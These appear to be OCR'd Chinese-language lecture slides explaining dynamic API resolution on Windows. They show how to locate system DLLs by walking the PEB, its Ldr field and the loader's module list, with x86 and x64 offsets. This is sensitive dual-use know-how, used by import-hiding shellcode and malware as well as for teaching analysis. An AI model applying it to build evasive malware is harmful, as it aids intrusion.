
Dynamic API Resolution

1. API 在哪裡？ ➡ 在 System DLL 的 Export Address Table 裡




Dynamic API Resolution

2. 去哪裡找 System DLL？ ➡ 多數常用 System DLL 已經載入在 memory 裡




Dynamic API Resolution

3. 如何得到 System DLL 的 `ImageBase`？ ➡ 爬取系統的 PEB 結構




Process Environment Block (PEB)

- 紀錄許多 Process 相關資訊的 OS 資料結構
- 存在於 user land
- x86 環境下，可以從 `fs:[0x30]` 取得
- x64 環境下，可以從 `gs:[0x60]` 取得
- **`0x18`: `Ldr`**
  - 指向 **`_PEB_LDR_DATA`** 結構
- _PEB (注意 x64 和 x86 結構不同)




_PEB_LDR_DATA


- 紀錄 Process 中載入模組的相關資訊
  - 模組 module：PE 或 DLL
- **0x10**: **InLoadOrderModuleList**
  - 指向 **_LDR_DATA_TABLE_ENTRY**
  - 依載入順序串起的雙向 linked list
- _PEB_LDR_DATA




_LDR_DATA_TABLE_ENTRY

